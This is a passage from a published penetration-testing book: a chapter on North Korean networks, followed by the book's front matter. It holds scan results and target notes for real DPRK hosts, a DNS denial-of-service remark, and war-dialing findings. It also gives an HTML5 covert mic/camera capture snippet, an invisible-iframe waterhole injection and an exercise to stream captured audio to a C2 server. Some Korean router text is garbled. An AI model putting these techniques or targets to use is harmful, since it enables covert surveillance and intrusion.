Host: 175.45.178.131 ()   Ports: 36697/open/tcp////
Host: 175.45.178.133 ()   Ports: 2105/open/tcp///
Host: 175.45.178.154 ()   Ports: 6004/open/tcp///
Host: 175.45.178.131 ()   Ports: 80/open/tcp///
Host: 175.45.178.154 ()   Ports: 5900/open/tcp///
Host: 175.45.178.154 ()   Ports: 5804/open/tcp///
Host: 175.45.178.154 ()   Ports: 111/open/tcp///
Host: 175.45.178.133 ()   Ports: 53272/open/tcp////
Host: 175.45.178.154 ()   Ports: 5903/open/tcp///
Host: 175.45.178.129 ()   Ports: 22/open/tcp///
Host: 175.45.178.154 ()   Ports: 5802/open/tcp///
Host: 175.45.178.133 ()   Ports: 2103/open/tcp///
Host: 175.45.178.154 ()   Ports: 10000/open/tcp////
Host: 175.45.178.133 ()   Ports: 1801/open/tcp///
Host: 175.45.176.16 ()    Ports: 53/open/tcp///
Host: 175.45.176.9 ()     Ports: 53/open/tcp///
Host: 175.45.178.55 ()    Ports: 25/open/tcp///
Host: 175.45.178.154 ()   Ports: 22/open/tcp///
Host: 175.45.176.72 ()    Ports: 80/open/tcp///
Host: 175.45.178.154 ()   Ports: 5902/open/tcp///
Host: 175.45.178.154 ()   Ports: 5904/open/tcp///
Host: 175.45.178.154 ()   Ports: 3128/open/tcp///
Host: 175.45.178.154 ()   Ports: 39908/open/tcp////
```

```
Host: 175.45.178.133 ()    Ports: 2107/open/tcp////
Host: 175.45.178.154 ()    Ports: 6003/open/tcp////
Host: 175.45.178.154 ()    Ports: 5901/open/tcp////
Host: 175.45.178.154 ()    Ports: 5803/open/tcp////
Host: 175.45.176.15 ()     Ports: 53/open/tcp////
Host: 175.45.176.8 ()      Ports: 53/open/tcp////
Host: 175.45.178.154 ()    Ports: 3306/open/tcp////
Host: 175.45.178.154 ()    Ports: 6001/open/tcp////
Host: 175.45.176.73 ()     Ports: 80/open/tcp////
Host: 175.45.178.129 ()    Ports: 23/open/tcp////
# Masscan done at Tue Sep 27 12:20:31 2016
```

Getting reliable scans of this range is a pain given that the quality of the link into DPRK is anything but reliable. For example, we know that the web server for The Kim Il Sung University (http://www.ryongnamsan.edu.kp/univ) is at `175.45.176.79`, but it doesn't show in this scan despite being up at the time. Nonetheless, it's informative as to what *isn't* filtered from the Internet.

There's an old VNC server vulnerable to various attacks at `175.45.178.154`:

```
root@wil:~# telnet 175.45.178.154 5900
Trying 175.45.178.154…
Connected to 175.45.178.154.
Escape character is '^]'.
RFB 003.008
A MySQL server at 175.45.178.154.
A Telnet port for a Cisco router at 175.45.178.129.
root@wil:~# telnet 175.45.178.129
Trying 175.45.178.129…
Connected to 175.45.178.129.
Escape character is '^]'.
User Access Verification
Username:
```

An insecure version of squid proxy at 175.45.178.154 (Figure 9.14):




Figure 9.14: Insecure Squid Proxy.

There are open RPC ports and assorted SSH daemons using password authentication. There's even a `webmin` server, as shown in Figure 9.15.

Figure 9.15: Webmin Interface.

DoSing the DNS server at 175.45.176.16 would prevent all name resolutions for the .KP top-level domain.

All in all, I would expect this range to be a hell of a lot more locked down than it is, as there are various avenues of attack here (should one be so inclined). However, North Korea or not, we shall err on the side of international law and not let temptation get the better of us.

The North Korean Telephone System

Dialing into North Korea is tricky at best. Most phone numbers are not

reachable directly and require you to go through the operator at +850 2 18111 (850 is the country code for DPRK and 2 is Pyongyang). This works both ways, with most lines unable to directly call out to the rest of the world.

Phone numbers in DPRK that can receive international calls (and conversely, call out of the country without restriction) always begin with the number 381, directly following the area code. For example, the British Embassy in Pyongyang has the phone number +850 2 381 7982. Numbers that can dial internationally cannot dial locally; therefore, it is usual for such organizations to have two phone numbers with the 381 prefix substituted for 382.

According to Mr. Ri Jung Won, Director, Department of International Relations, the Ministry of Posts and Telecommunications, the current numbering format of North Korea looks like this:

LIST OF ALLOCATIONS IN 2011

Area Code	Length of Customer Number	City Name	Province Name
2 11		Pyongyang	Pyongyang
2 12		Pyongyang	Pyongyang
2 18	3 digits	Pyongyang	Pyongyang
2 381	4 digits	Pyongyang	Pyongyang
2 771	4 digits	Pyongyang	Pyongyang
2 772	4 digits	Pyongyang	Pyongyang
2 880	13 digits	Pyongyang	Pyongyang
2 881	13 digits	Pyongyang	Pyongyang
2 882	13 digits	Pyongyang	Pyongyang
2 883	13 digits	Pyongyang	Pyongyang
2 885	13 digits	Pyongyang	Pyongyang
195	7 digits	Pyongyang	Pyongyang
31	6 digits	Pyongsong	South Phyongan
39	6 digits	Nampo	Nampo
41	6 digits	Sariwon	North Hwanghae
43		Songnim	
45	6 digits	Haeju	South Hwanghae
49	6 digits	Kaesong	North Hwanghae
53	6 digits	Hamhung	South Hamgyong
57	6 digits	Wonsan	Kangwon

61	6 digits	Sinuiju	North Phyongan
67	6 digits	Kanggye	Jagang
73	6 digits	Chongjin	North Hamgyong
79	6 digits	Hyesan	Ryanggang
82		Rajin	Kwanbuk
85 29	4 digits	Rason	Rason
86		Sonbong	

There are three mobile network prefixes:

- 0191: Koryolink WCDMA Network
- 0192: Koryolink WCDMA Network
- 0193: SunNet GSM900 Network

Additionally, the Rason Economic Special Zone has a prefix of 3 and many more lines are directly reachable given the international businesses operating there (mostly Russian, Chinese, and South Korean).

A number of cell phones also permit receiving international calls, although this is something that has to be requested by the subscriber and is not permitted to private individuals. The cell phone infrastructure was built and operated by the Egyptian firm Orascom as Koryolink; however, it has been reported that the North Korean government denied permission for Orascom to repatriate profits from the project and in November 2015 they claimed to have effectively lost control of the infrastructure and are owed millions of dollars—a cautionary tale for any budding tech investors thinking of expanding into the hermit kingdom.

So this is all very interesting, but what does it bring to the table? Back in the days before the massive uptake of the Internet, a lot of computer servers were attached to the telephone network, and the only way to access them was via dialup modems. Hunting for modems to attack was called *war dialing* and involved using a computer program to automatically dial huge swaths of numbers and recording what was found at the other end of the line, whether it be a voice, voice mail, fax machine, modem, PBX, or other tone. This was most popular in the United States, where local calls were free. In the UK, the free phone exchanges were usually targeted. The software mainly used to achieve this was called Toneloc (see Figure 9.16) and it would produce awesome maps of up to 10,000 numbers. It still works fine today.




Figure 9.16: Toneloc output.

What would be fun is if we could do the same thing and call every inbound number in Pyongyang to find modems. Who knows what we might find? Of course, there is a slight problem with this approach in that calling Pyongyang is expensive and calling there 10,000 times would be prohibitively so.

What we can do is use a VoIP calling solution to defray our costs somewhat—it's still expensive and the cheapest solution is 0.2 U.S. cents a minute (and therefore per call, as that's the minimal calling unit), but it's the best we can do. This still sounds expensive and potentially it could be, but remember that you'll only be billed for the numbers that pick up.

The only problem is that we can't carry data calls over VoIP given issues with compression (among other things), so the problem has to be approached in a slightly different way. Rather than using a modem and recording connections, the software we will use takes an audio sample of the response and performs a Fast Fourier Transform on it so the tones can be analyzed. Any tones that fall within a certain frequency we log as modems. Modem responses will contain the following tone DTMFs:

2250hz + 1625hz, 1850hz, 2000hz...

Luckily, a chap named HD Moore did all the hard work for us by creating a software suite called WarVOX. All we need to do is give WarVOX our VoIP account details and the number ranges we want to dial. Then we sit back and wait. You can get it at `https://github.com/rapid7/warvox`.

WarVOX uses a web interface and the first thing you'll need to do is add your VoIP service to the provider screen, as shown in Figure 9.17.




Figure 9.17: WarVOX Configuration.

You're ready to start a new job (see Figure 9.18).




Figure 9.18: Add targets to WarVOX.

The output is stored in PostgreSQL, so we can process it any way we like. Rather than dump out 10,000 lines, let's have a look at some choice nuggets. While a lot of fax machines were detected, very few carriers (fewer than 50) were noted.

Carrier 1: An unpassworded Cisco router

시스코 구성 전문가 (시스코 CP) 이 다바이에 설치되어 있습니다.
이 기능은 사용자 이름과 "시스코"의 일회 사용을 필요
암호 "시스코". 아하한 기본 자격 증명 (15) 의 권한 수준이 있습니다.

아하한 공지를 변경 시스코의 CP 또는 CISCO IOS CLI를 사용해합니다
산업장

다음은 시스코 IOS 명령입니다.

```
사용자 이름 <참고 MyUser>  특권 (15)  비밀 0 <mypassword>
어떤 사용자 이름 사스코 없나

원하는 사용자 이름과 암호를 사용하여 <참고 MyUser>와 <mypassword>를 교체
사용.

귀하가 공지 자격 증명을 변경하지 않는 경우,  당신은 할 수 없습니다
당신이 OFF  로그인 한 후 다시 장치에 로그온합니다.

사스코 CP에 대한 자세한 내용은 자침을 따르십시오
http://www.cisco.com/go/ciscocp로 이동하거나 라우터를위한 퀵 스타트 가이드

CRT1-1#
```

Carrier 2: An unpassworded PPPD stream

```
.....
yyui343wfyyui343wfyyui343wfyyui343wfyyui343wfyyui343wfyyui343wfyyui343wfyyui343
 wfyyui343wfyyui343wfyyui343wfyyui343wfyyui343wfyyui343wfyyui343wf
```

Carrier 3: An unknown BBS with bad ASCII art (see Figure 9.19).




Figure 9.19: Old School!

As tempting as it is to probe these devices further, we shall once again resist. Yes, it's North Korea and I'm not likely to be extradited any time soon, but the law is the law and this is not a manual on how to break it. Where I live, war dialing and port scanning are not illegal.

Approved Mobile Devices

There is only one smartphone and one tablet that are approved for use in North Korea—both can be used to access the Kwangmyong walled-garden Intranet. It is, of course, claimed that these were developed locally under the guidance of the Dear Leader and accompanied by the inevitable pictures of him inspecting the "factories" where they are made. In actuality, both devices are manufactured in China and rebadged locally with the nauseating patriotic imagery you should now be familiar with.

The *Arirang* (아리랑) (named after the semi-official national anthem of North Korea) is the only smartphone approved for use within DPRK. Despite claims that it is pure North Korean technology, it is a rebranded Chinese Uniscope U1201 running version 4.2.1 (at time of writing) of the Android operating system that has been modified to be as oppressive as the Red Star operating system. Needless to say, there is no Internet access.

There is also an "official" tablet device called the *Samjiyon* (삼지연), which is also an Android device. It is equipped for 3G and can access the walled garden, but the manufacturer claims that it does not have a WiFi adapter. This, it turns out, is erroneous. WiFi hardware is present but has been disabled and anyone with a little Android savvy can enable it. The Samjiyon is also, according to local media, a North Korean invention and given the vast amount of cheap Chinese tablets available, it proved a little trickier to pinpoint exactly what the hardware was. However, a little analysis of the device's Android system files give it away, as shown in Figure 9.20.




Figure 9.20: Yecon Tablet Device Information.

It's a Yecon 75 tablet made by Alps in Hong Kong, heavily customized for the North Korean consumer.

The "Walled Garden": The Kwangmyong Intranet

Comparatively little is known about the North Korean Intranet. It's an IP-based network that links various sites together within the country, such as universities and governmental organizations. Access is free to North Korean citizens (assuming they can afford the equipment to access it), for whom it intends to provide all the news and information they need (or rather to

restrict them to what the government wants them to see, depending on your perspective). Based on the information available, the intranet conforms to internal IP addressing, albeit inconsistently. Several different IP formats are in use, as can be seen in this list of hosts known to exist:

광명 Kwangmyong http://10.41.1.2 중앙과학기술통보사 Central Information Agency for Science and Technology

진달래 (Azalea) http://10.76.12.2 만경대정보쎈터

선구자 (Trailblazer) http://10.208.0.34 함경남도과학기술통보소

내나라 Naenara http://10.76.1.11 내나라정보쎈터 Naenara Information Center

남산 Namsan http://192.168.1.101 인민대학습당 Grand People's Study House

리상 Risang (Ideal) http://10.15.15.8 김책공업종합대학 Kim Chaek University of Science and Technology

아침 Achim (Morning) http://172.16.34.100 조선과학기술총련맹 중앙위원회

정보 21 Information 21 http://10.21.1.22 평양정보센터 Pyongyang Informatics Center

과학기술전자전시관 Science & Technology Electronic Exhibition Center http://192.168.10.10 3 대혁명전시관 Three Revolution Exhibition Center

기둥 Gidung http://10.205.1.5 청진광산금속대학 Chongjin Metal and Mining University

만방 Manbang http://10.61.61.3 조선중앙방송위원회 Korean Central Television

새세기 New Century http://10.41.1.10 중앙과학기술통보사 (CIAST)

방역 Bangyong http://10.41.50.3 발명국 비루스감독부

래일 Raeil http://10.66.1.3 국가규격제정위원회

발명 Invention http://10.41.50.9 과학원 발명국

클락새 Klacksae (Woodpecker) http://10.240.100.11 김일성종합대학 정보쎈터 Kim Il Sung University Information Center

한마음 Hanmaum (One Mind) http://10.76.1.20 오산덕정보쎈터 Osan Information Center

북극성 North Pole Star http://10.76.1.2 국가망정보쎈터 National Network Information Center

교목위숲 Woods of Korea http://10.76.1.18 고려의학 고려의학과학원-조선콤퓨터쎈터

지향 Jihyang http://10.208.1.2 함흥화학공업대학 Hamhung Chemical University

룽나 Rungna http://172.16.4.200 릉라프로그람쎈터 / 릉라프로그램센터 Rungna Progam Center

비약 Flight http://10.15.15.5 김책공업종합대학 Kim Chaek University of Science and Technology

로동신문 Rodong Sinmun http://10.10.3.100 로동신문사 Rodong Sinmun

생명 Life http://10.65.3.2 의학과학정보쎈터 Medical Science Information Center

해양 Ocean http://10.17.1.5 육해운성 Ministry of Land and Maritime Transportation

천리마 Chollima http://172.16.11.23 중앙정보통신국 Central Information and Communication Agency

I would imagine the routing tables are a complete mess.

As I said, I would love to get inside this thing and map it out properly. I was hoping to find at least one carrier in the externally accessible phone range that would elicit some kind of access to it, but that was wishful thinking. There is no Internet access available from the Kwangmyong, which would make the nature of it somewhat moot.

It should be noted at this point that the North Korean people are not stupid and, despite the endless stream of propaganda nonsense they are subjected to, more and more of them have access to the Internet through black-market phones sourced from China. This is a technical not a political essay, but it is unlikely that such a regime will survive for long once Internet access becomes more and more saturated.

Audio and Video Eavesdropping

This final section is not in-depth enough to be classified as payload

deployment or C2 management in its own right, but as we've talked a little about Android devices in this chapter, I wanted to include it. As an avenue of attack, it's nascent and will only become more relevant. Assuming that a C2 agent has been successfully deployed to a target endpoint, capturing audio and video is trivial and can be achieved through a number of native or third-party APIs. However, when attacking mobile devices or tablets, this can be more troublesome. It is certainly possible to create apps that, when installed and given certain permissions, can be remotely triggered through push notifications and the microphone and camera turned on and their contents streamed.

However, whether developing for iOS or Android, apps have to go through a review process before being allowed in either the App Store or Google Play and the use of certain APIs in apps that manifestly don't need them will likely be rejected during this process. For example, within the iOS operating there is an API called PushKit that contains two forms of such notifications—one that is standard and one for VoIP applications. The latter is needed to remotely enable call setup without having to maintain a permanent connection to the VoIP server, which will drain the battery fast. This particular API would be perfect for our needs, but using its functionality in an application that is manifestly not for VoIP will certainly be rejected during the review process.

However, with HTML5, we have access to a number of interesting API calls that can be used to access both the microphone and the camera. The benefits of this approach are that the malware code can simply be inserted into a web page and is cross-platform. The attack will work as well on an Android Phone as within a Firefox browser running on Windows. The downside is that as HTML5 is still an emerging standard, not all API calls are supported across all browsers. This of course will improve and HTML5 will likely provide interesting future avenues of attack.

The following code is the simplest possible way to demonstrate the use of HTML5 in media streaming:

```
navigator.getUserMedia  = navigator.getUserMedia ||
                          navigator.webkitGetUserMedia ||
                          navigator.mozGetUserMedia ||
                          navigator.msGetUserMedia;

var video = document.querySelector('video');

if (navigator.getUserMedia) {
  navigator.getUserMedia({audio: true, video: true}, function(stream)
{
    video.src = window.URL.createObjectURL(stream);
  }, errorCallback);
} else {
  video.src = 'somevideo.webm'; // fallback.
```

```
}
```

This code is suggestive and illustrative and will require some forethought on your part as to how to integrate this into your C2 solution.

Most browsers calling the `getUserMedia` API will trigger a warning to the user. However, if you deliver the web page over SSL, this will only happen once and in future permission will be assumed. There is little coherence and agreement over security in the HTML5 standard as it currently stands.

The trick of course is getting the user to visit your web page, which takes us back into the realm of social engineering. There are two avenues of attack. One approach (and this is the preferable one) is a waterhole attack. That is to say that we embed our malicious code into an invisible iFrame of a site that we have previously compromised and that is trusted by the target. The benefits of this approach are two-fold. The first is trust: the target is much more likely to accept any security related messages. The second is persistence: this attack only works as long as the browser is not closed. A trusted website will likely be left open even if it is in the background and the target is no longer actively engaged with it.

An invisible iFrame can be injected as follows:

```
<iframe width="700" scrolling="no" height="400" frameborder="0"
src="hostile_code.html" seamless="seamless">
```

Note that the seamless tag is another HTML5 oddity. I use it here because it's supported under Chrome/Android.

Another approach is almost the reverse of this. You register a domain name that is similar to the target, load the original website in, and create an iFrame alongside the hostile code.

There are other ways to grab audio/video from the target. Adobe Flash is one such possibility, but it's a technology that's going the way of the Dodo, so I wouldn't recommend it.

Summary

There is a certain bitter irony here; the various Linux operating systems were intended to promote openness and collaboration in software development. To see Linux turned into a tool of state control is quite unpleasant.

This final chapter was intended to be something a little different from the format I have otherwise used throughout this book, not just because I wanted to illustrate some open source intelligence gathering techniques, but also because I wanted to finish on a different note, at a different pace. There are several conclusions you can take away from this chapter, perhaps the most

obvious being that if you're reading this, then you are likely a free person living in a free society and you probably take that for granted. If there's one lesson that can be learned from this book as a whole, it's that technology is a two-edged sword with very different implications for society, depending on who's wielding it.

Exercises

1. Download the Red Star Linux Desktop and play with it. What other conclusions or observations can you draw about the restrictions and monitoring it places on users? North Korea is far from the only country to develop an oppressive OS to control its citizens. Another example is Nova, sponsored by the Cuban government, but there are others. Using what you've learned in this chapter, acquire one and take it apart.
2. Implement an attack that grabs audio and/or video from a client mobile handset, tablet, or desktop. Consider technologies that we've touched on before, such as Adobe AIR or Java JWS. Consider how data should be streamed back to your C2 server. If audio is being intercepted in the long term, what automated techniques could be applied to the data to make intelligent analysis more automated?
3. A complete list of which mobile browsers support which HTML5 functions can be found at http://mobilehtml5.org/. From this list, consider other means of potential attack against mobile devices, whether it be remote compromise, intelligence gathering, or Denial of Service attacks.

Advanced Penetration Testing: Hacking the Worlds's Most Secure Networks

Published by
John Wiley & Sons, Inc.
10475 Crosspoint Boulevard
Indianapolis, IN 46256
www.wiley.com

Published simultaneously in Canada

ISBN: 978-1-119-36768-0
ISBN: 978-1-119-36771-0 (ebk)
ISBN: 978-1-119-36766-6 (ebk)

Library of Congress Control Number: 2017931255

This work is dedicated to the memory of Sir Terry Pratchett, OBE (1948–2015), for teaching me comedy and satire and the wisdom to know the difference.

"*Do you not know that a man is not dead while his name is still spoken?*"

—Going Postal

About the Author

Wil Allsopp always liked taking things apart. Sometimes he was able to put them back together again. He wandered into penetration testing like some people wander into bars (another activity close to his heart). A chance encounter with a like-minded individual in the 't Stadscafe Zaltbommel in 1999 led to him resigning his IBM software development contract and forming his first company, called Tigerteam Security NV, which for reasons lost to time was incorporated in Curaçao. At least that's how he remembers it.

Nearly 20 years later, he's still breaking things, with the important difference that some of the most prestigious companies in the world are paying him to do so.

He lives in The Netherlands with his wife and a large menagerie of cats, dogs, chickens, and a toad named Malcolm.

> **"We work in the dark—we do what we can—we give what we have. Our doubt is our passion, and our passion is our task. The rest is the madness of art."**
>
> ***—Henry James***

About the Technical Editor

Elias Bachaalany has been a computer programmer and a software reverse engineer for more than 14 years. Elias is also the co-author of two books published by Wiley, *Practical Reverse Engineering* and *The Antivirus Hacker's Handbook*, and the author of *Batchography: The Art of Batch Files Programming*. He worked with various technologies and programming languages such as web programming, database programming, and Windows device drivers programming (boot loaders and minimal operating systems), and wrote .NET and managed code, wrote scripts, assessed software protections, and wrote reverse engineering and desktop security tools.

Credits

Project Editor

Adaobi Obi Tulton

Technical Editor

Elias Bachaalany

Production Editor

Barath Kumar Rajasekaran

Copy Editor

Kezia Endsley

Manager of Content Development & Assembly

Mary Beth Wakefield

Production Manager

Kathleen Wisor

Marketing Manager

Carrie Sherrill

Professional Technology & Strategy Director

Barry Pruett

Business Manager

Amy Knies

Executive Editor

Jim Minatel

Project Coordinator, Cover

Brent Savage

Proofreader

Nancy Bell

Indexer

Johnna VanHoose Dinse

Cover Designer

Wiley

Cover Image

Bullet © Ejla/istock.com; card © zlisjak/istock.com; torn edges © hudiemm/istock.com

Acknowledgments

Far too many to name (and they know who they are), but special thanks to Tim and Courtney without whom this work would not be possible in its current format; D. Kerry Davies, for being the yardstick by which the rest of are measured; GCHQ, for their helpful suggestions; and last but not least, Gary McGath, one of the most underrated musicians of our age.

Also, thanks to every pen tester, hacker, and security evangelist I've toiled with over the years. You are this book.

Foreword

Ever since I came first into contact with computers, the security (or insecurity if you want) of these very powerful systems has intrigued me. Living in The Netherlands, I was fortunate to be able to use a Philips P9200 system of the Technical University Eindhoven by dialing into it using a 300 baud modem when I attended high school to learn programming in ALGOL 60. Personal computers were virtually nonexistent at that time and computer systems like this cost a small fortune. Using a modem to connect to a system that you could program to solve lots of computational problems was already something magical, but gaining access to the machine itself became something of a quest. Since it was located on the university's campus, this was not that problematic. At that time, security was not really a big issue, and walking onto the premises as a young scholar asking for a tour of the facility was all it took.

There I learned that the P9200 was just a “small mini computer.” The real deal was the Burroughs B7700 mainframe. It took some snooping around to find the dial-in number for that system, and a lot of persuading to get an account on that system, but eventually I succeeded. I did not hack the system at that time, but social engineering (being able to tell a persuading enough story to gain trust and/or information) proved to be a very valuable trait to have.

